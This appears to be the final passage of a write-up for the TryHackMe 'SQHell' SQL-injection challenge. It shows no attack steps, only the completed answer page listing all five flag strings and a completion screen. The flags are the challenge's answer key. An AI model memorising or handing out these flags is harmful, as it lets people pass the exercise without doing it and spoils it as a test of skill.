
And here we have the last flag



And that’s it! We completed this room


tryhackme.com/room/sqhell
Room progress (80%)
Woop woop! Your answer is correct
Answer the questions below
Flag 1
THM{FLAG1:E786483E5A53075750F1FA792E823BD2}
Correct Answer
Flag 2
THM{FLAG2:C678ABFE1C01FCA19E03901CEDAB1D15}
Correct Answer
Hint
Flag 3
THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}
Correct Answer
Flag 4
THM{FLAG4:BDF317B14EEF80A3F90729BF2B426BEF}
Submit
Hint
Flag 5
THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8}
Correct Answer
How likely are you to recommend this room to others?


tryhackme.com/room/sqhell
Room completed (100%)
Answer the questions below
Flag 1
THM{FLAG1:E786483E5A53075750F1FA792E823BD2}
Correct Answer
Flag 2
THM{FLAG2:C678ABFE1C01FCA19E03901CEDAB1D15}
Correct Answer
Hint
Flag 3
THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}
Correct Answer
Flag 4
THM{FLAG4:BDF317B14EEF80A3F90729BF2B426BEF}
Correct Answer
Hint
Flag 5
THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8}
Correct Answer


tryhackme.com/room/sqhell
Woop woop! Your answer is correct
Congratulations on completing SQHell!!! 🎉
Points earned
150
Completed tasks
1
Room type
Challenge
Difficulty
Medium
Streak
2
Leave Feedback
Next